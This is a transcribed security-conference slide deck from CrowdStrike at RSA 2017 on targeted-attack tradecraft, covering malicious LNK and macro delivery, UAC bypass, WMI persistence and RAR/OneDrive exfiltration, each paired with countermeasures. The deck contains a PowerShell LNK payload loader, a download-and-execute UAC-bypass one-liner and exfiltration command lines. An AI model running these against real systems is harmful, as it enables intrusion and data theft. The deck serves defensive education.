RSAConference2017
Abu Dhabi | 7–8 November | Emirates Palace

POWER OF OPPORTUNITY

SESSION ID: SPO1-W04A

# Hacking Exposed: Regional Trends, Predictions and Real-World Tradecraft

**Zeki Turedi**
Sr. Security Engineer (EMEA)
CrowdStrike

CROWDSTRIKE

# About Me

Zeki Turedi
Sr. Security Engineer

- I do Security ☺
- Digital & Network Forensic Specialist
- Former Law Enforcement / Government
- Co-Author, *Issues in Cybercrime, Security and Digital Forensics*

RSA Conference 2017
Abu Dhabi

# Targeted Attack

**A highly sophisticated actor that seeks to breach the security measures of a specific individual or organization to cause harm or, more frequently, steal data.**

# Targeted


- Follows the traditional cyber kill-chain
- Being used today by Nation State Adversaries (but also Non-Nation State Adversaries)
- All tools we discuss today are commonly available via open-source

# Targeted | INITIAL INFECTION

## MALICIOUS LNK

- Embedded PowerShell + Payload inside Windows Shortcut file (LNK)
- Payload can be encoded PowerShell scripts, or multiple stages of obfuscated binary code
- Two handy Social Engineering features:
  - Windows hides LNK extension even when set to show extensions
  - Can set icon of shortcut file to associated productivity app (Adobe, Office, etc)

# Targeted | INITIAL INFECTION

## MALICIOUS LNK

- PowerShell Loader
  - $bytes = [System.IO.File]::ReadAllBytes('spear.doc.lnk');
  - $lure = [System.Text.Encoding]::ASCII.GetString($bytes, 0xF50, 0x3B8C);
  - $payload = [System.Text.Encoding]::ASCII.GetString($bytes, 0x4AF0, 0x1A4);
  - $Content = [System.Convert]::FromBase64String($lure);
  - Set-Content -Path $env:temp\lure.docx -Value $Content -Encoding Byte;
  - Invoke-Item $env:temp\lure.docx;
  - powershell.exe -encodedCommand $payload
- Similar to LNK target; read self and extract b64 encoded Lure/Payload

# Targeted | INITIAL INFECTION

## MALICIOUS LNK


- Simple PowerShell payload for demonstration
  - [System.Reflection.Assembly]::LoadWithPartialName(\"System.Windows.Forms\") | Out-null;
  - [System.Windows.Forms.MessageBox]::Show(\"This is a payload executing\")
- Pop a message box
- Real payload example:
  - XOR encoded DLL and PNG file
  - Decoded DLL is executed
  - DLL decrypts IDAT section of PNG file, modified XTEA algorithm, 16byte key stored in DLL data section

# Video 1

# Targeted | INITIAL INFECTION

## MACRO DOCUMENT


- PowerShell payload inside Office doc VBA macro
- Payload can be encoded PowerShell scripts, or multiple stages of obfuscated binary code
- No exploitation required, but does require macros to be enabled and/or user must allow macro to run



# Targeted | INITIAL INFECTION


## MACRO DOCUMENT

- PowerShell payload inside Office doc VBA macro
- Payload can be encoded PowerShell scripts, or multiple stages of obfuscated binary code
- No exploitation required, but does require macros to be enabled and/or user must allow macro to run



# Targeted | INITIAL INFECTION

- COUNTERMEASURES
- Force Windows to show LNK extension
  - Delete **NeverShowExt** registry value under **HKEY_CLASSES_ROOT\lnkfile**





- Block Office macros

# Targeted | PRIVILEGE ESCALATION

## UACME #23

- One of the UAC defeat techniques that leverages Windows AutoElevate Backdoor
  - https://github.com/hfiref0x/UACME
- Targets pkgmgr.exe and hijacks loading of DismCore.dll
- Implemented via PowerShell as well
  - `powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/FuzzySecurity/PowerShell-Suite/master/Bypass-UAC/Bypass-UAC.ps1'); Bypass-UAC ucmDismMethod"`
- Works on x64 Win7 through Win 10 Creator's Update, Build 15031.

# Targeted | PRIVILEGE ESCALATION

## UACME #23

- PowerShell impersonates explorer.exe
- After impersonation, pull DLL from Internet and drop hijack/proxy dll into system32 as DismCore.dll
  - They use IFileOperation gives us a backdoor to copy into system32 without UAC
- Call PkgMgr.exe
  - Legacy Package manager, whitelisted by MS against UAC
- PkgMgr.exe executes dism.exe
  - Dism.exe not whitelisted but doesn't matter since parent is already elevated
- Dism.exe attempts to load DismCore.dll, which is what we hijack

# Video 2

# Targeted | PRIVILEGE ESCALATION

## COUNTERMEASURES

- UACME #23
  - Configure UAC to always notify
  - Stop using admin accounts **everywhere!!!!!**
  - Patch Windows
  - Upgrade Windows

# Targeted | CREDENTIAL THEFT

## COUNTERMEASURES

- Upgrade to Windows 10
  - Credential Guard
    - Only protects Domain Credentials
- Monitor/restrict PowerShell usage
  - Win 10 /w Device Guard & Script policies can disable unsigned scripts that use reflection
    - Can be bypassed if older versions of PS are allowed to run

# Targeted | PERSISTENCE

## COUNTERMEASURES


- Use PowerShell to list WMI Filters/Consumers/Binders
  - Get-WmiObject -Class [__EventFilter | __EventConsumer | __FilterToConsumerBinding] –NameSpace root\subscription
- Log WMI activities
  - Event logs
  - Create WMI event filter to monitor for new WMI event filters
- Disable WMI

# Targeted | EXFILTRATION

## MAKECAB, RAR & ONEDRIVE

Really two different sub-techniques used in concert;

- MakeCAB - for archiving and compressing target files
  - Comes built-in since WinXP! No need for external tools
  - Does not encrypt data (un)fortunately
- RAR command line tool for packaging and encryption of data
  - Often renamed to another file for minor obfuscation
  - Sometimes packed/hash modified
- OneDrive – Mounted as network share
  - Bonus: SSL encryption!
  - Blends with normal enterprise traffic




# Targeted | EXFILTRATION

## MAKECAB, RAR & ONEDRIVE

Really two different sub-techniques used in concert;

- MakeCAB - for archiving and compressing target files
  - Comes built-in since WinXP! No need for external tools
  - Does not encrypt data (un)fortunately
- RAR command line tool for packaging and encryption of data
  - Often renamed to another file for minor obfuscation
  - Sometimes packed/hash modified
- OneDrive – Mounted as network share
  - Bonus: SSL encryption!
  - Blends with normal enterprise traffic



# Targeted | EXFILTRATION

## COUNTERMEASURES

- Distinctive command line arguments used for RAR, can be hunting lead for EDR tools

```
C:\Users\demo\Desktop>ntfre.exe a -r -s -m3 -inul -ep1 -n*.doc -hpPassword c:\us
ers\demo\desktop\exfil.tmp c:\users\demo\Desktop
```

- Can also monitor for CAB/RAR file creation (particularly on Servers)

```
TargetFileName: \Device\HarddiskVolume1\Users\demo\Desktop\exfil.tmp
TreeId: 100016b15
TreeId_decimal: 4295060245
aid: 4b9d539b089e493848f72df0e7708701
aip: 108.60.106.85
cid: 985bd5eead6946ca8222d1ec033682d0
eid: 16777708
esize: 163
event_err: false
event_platform: Win
event_simpleName: RarFileWritten
```

# Apply

## Key Takeaways

- Do you know the technics and tactics of the threats targeting your business?
- Do the technologies you use provide visibility into the threats discussed today?
- Could you prevent these attacks?
- Do you know if Administrator access is still allowed on your network?
- Could you identify and investigate WMI miss-use?